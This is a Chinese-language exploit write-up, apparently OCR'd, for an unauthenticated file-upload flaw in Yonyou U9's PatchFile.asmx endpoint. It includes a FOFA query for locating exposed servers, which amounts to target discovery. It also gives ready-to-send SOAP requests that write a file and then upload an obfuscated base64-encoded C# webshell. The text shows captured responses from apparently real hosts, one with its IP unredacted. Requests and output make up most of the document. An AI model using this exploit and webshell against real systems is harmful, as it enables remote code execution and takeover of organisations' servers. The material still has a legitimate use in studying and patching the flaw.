Y18-1用友-U9-文件上传


漏洞描述：

用友U9 PatchFile.asmx接口处存在文件上传漏洞，未经身份验证的攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

```
用友U9 <= V6.6企业版
```

网站图片：



yonyou
U9
U9 V6.6企业版
多组织企业互联网应用平台
用户登录
登 录
关于我们 | 联系我们 | 官方论坛 | 支持服务 | 用友官网
用友网络科技股份有限公司 版权所有
U9公众号
U9社区

南昌同兴达精密光电有限公司

中文（中国）

账号

密码

组织

2024-06-24

网络测绘：

fofa语法：


title=="U9-登录"

漏洞复现：

payload：

```
/CS/Office/AutoUpdates/PatchFile.asmx?op=SaveFile
```

效果图:


← → C ⚠ 不安全 [redacted]2/CS/Office/AutoUpdates/PatchFile.asmx?op=SaveFile

PatchFile

单击**此处**，获取完整的操作列表。

SaveFile

测试

测试窗体只能用于来自本地计算机的请求。

SOAP 1.1

以下是 SOAP 1.2 请求和响应示例。所显示的占位符需替换为实际值。

```
POST /CS/Office/AutoUpdates/PatchFile.asmx HTTP/1.1
Host: 211.143.164.99
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/SaveFile"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SaveFile xmlns="http://tempuri.org/">
      <binData>base64Binary</binData>
      <path>string</path>
      <fileName>string</fileName>
    </SaveFile>
  </soap:Body>
</soap:Envelope>
```


```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length
```

出现以上情况

则可能存在漏洞

PoC

```
POST /CS/Office/AutoUpdates/PatchFile.asmx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/44.0.2403.155 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SaveFile xmlns="http://tempuri.org/">
      <binData>MTIzNDU2</binData>
      <path>./</path>
      <fileName>1.txt</fileName>
    </SaveFile>
  </soap:Body>
</soap:Envelope>
```




```
POST /CS/Office/AutoUpdates/PatchFile.asmx HTTP/1.1
Host: [redacted].82
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/44.0.
2403.155 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/
2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SaveFile xmlns="http://tempuri.org/">
      <binData>MTIzNDU2</binData>
      <path>./</path>
      <fileName>1.txt</fileName>
    </SaveFile>
  </soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 200 OK
Cache-Control: private, no-store, max-age=
Content-Type: text/xml; charset=utf-8
Set-Cookie: .
ASPXANONYMOUS=p7ks0Ktz3AEkAAAAMTJmYzY1MTEt
expires=Tue, 23-Dec-2025 01:31:08 GMT; pat
Set-Cookie: ASP.NET_SessionId=ftjlzn51xloe
X-AspNet-Version: 4.0.30319
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Strict-Transport-Security: max-age=3153600
X-Powered-By: ASP.NET
Date: Sun, 28 Jan 2024 14:51:08 GMT
Connection: close
Content-Length: 348

<?xml version="1.0" encoding="utf-8"?><soa
org/soap/envelope/" xmlns:xsi="http://www.
xmlns:xsd="http://www.w3.org/2001/XMLSchem
tempuri.org/"><SaveFileResult>true</SaveFi
soap:Envelope>
```


验证url

```
/CS/Office/AutoUpdates/1.txt
```



123456

上传webshell



```
POST /CS/Office/AutoUpdates/PatchFile.asmx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/44.0.
2403.155 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/
2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SaveFile xmlns="http://tempuri.org/">
      <binData>PCVAIFdlYlNlcnZpY2UgTGFuR3VhZ0U9IkMjIiBDbGFzcz0iZ292YSIgJT4KcHVibGljIGNsYXNzIGdvdmEgO
      iBcdTAwNTNcdTAwNzlcdTAwNzNcdTAwNzRcdTAwNjVcdTAwNkQuV2ViLlx1MDA1M1x1MDA2NVx1MDA3Mlx1MDA3Nlx1MDA
      2OVx1MDA2M1x1MDA2NVx1MDA3My5XZWJTZXJ2aWNlCnsKICAgICAgICBbXHUwMDUzXHUwMDc5XHUwMDczXHUwMDc0XHUwM
      DY1XHUwMDZELldlYi4vKkRJWiovXHUwMDUzXHUwMDY1XHUwMDcyXHUwMDc2XHUwMDY5XHUwMDYzXHUwMDY1XHUwMDczLld
      lYk1ldGhvZChFbmFibGVcVTAwMDAwMDUzXFUwMDAwMDA2NVxVMDAwMDAwNzNcVTAwMDAwMDczXFUwMDAwMDA2OVxVMDAwM
      DAwNkZcVTAwMDAwMDZFID0gdHJ1ZSldCiAgICAgICAgcHVibGljIHN0cmluZyAvKnZFc2JJaiovVGFzOWVyKHN0cmluZyB
      UYXM5ZXIpCiAgICAgICAgewoJCQlcdTAwNTNcdTAwNzlcdTAwNzNcdTAwNzRcdTAwNjVcdTAwNkQuVGV4dC4vKkYqL1x1M
      DA1M1x1MDA3NFx1MDA3Mlx1MDA2OVx1MDA2RVx1MDA2N1x1MDA0Mlx1MDA3NVx1MDA2OVx1MDA2Q1x1MDA2NFx1MDA2NVx
      1MDA3MiBnb3ZRVE1lID0gbmV3IFx1MDA1M1x1MDA3OVx1MDA3M1x1MDA3NFx1MDA2NVx1MDA2RC8qNHc4Ki8uVGV4dC5cd
      TAwNTNcdTAwNzRcdTAwNzJcdTAwNjlcdTAwNkVcdTAwNjdcdTAwNDJcdTAwNzVcdTAwNjlcdTAwNkNcdTAwNjRcdTAwNjV
      cdTAwNzIoKTsKICAgICAgICAgICAgdHJ5IHsKCQkJc3RyaW5nIGdvdndUaTlBYVBLVDggPSBcdTAwNTNcdTAwNzlcdTAwN
      zNcdTAwNzRcdTAwNjVcdTAwNkQuVGV4dC5BU0NJSVxVMDAwMDAwNDVcVTAwMDAwMDZFXFUwMDAwMDA2M1xVMDAwMDAwNkZ
      cVTAwMDAwMDY0XFUwMDAwMDA2OVxVMDAwMDAwNkVcVTAwMDAwMDY3LkFTQ0lJLkdldFN0cmluZyhcdTAwNTNcdTAwNzlcd
      TAwNzNcdTAwNzRcdTAwNjVcdTAwNkQuXFUwMDAwMDA0M1xVMDAwMDAwNkZcVTAwMDAwMDZFXFUwMDAwMDA3NlxVMDAwMDA
```

```
HTTP/1.1 200 OK
Cache-Control: private, no-store, max-age=
Content-Type: text/xml; charset=utf-8
Set-Cookie: .
ASPXANONYMOUS=2MzirKdz3AEkAAAAMGMxNmUzNmIt
expires=Tue, 23-Dec-2025 01:01:31 GMT; pat
Set-Cookie: ASP.NET_SessionId=b1qv5v0p1nyv
X-AspNet-Version: 4.0.30319
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Strict-Transport-Security: max-age=3153600
X-Powered-By: ASP.NET
Date: Sun, 28 Jan 2024 14:21:31 GMT
Connection: close
Content-Length: 348

<?xml version="1.0" encoding="utf-8"?><soa
org/soap/envelope/" xmlns:xsi="http://www.
xmlns:xsd="http://www.w3.org/2001/XMLSchem
tempuri.org/"><SaveFileResult>true</SaveFi
soap:Envelope>
```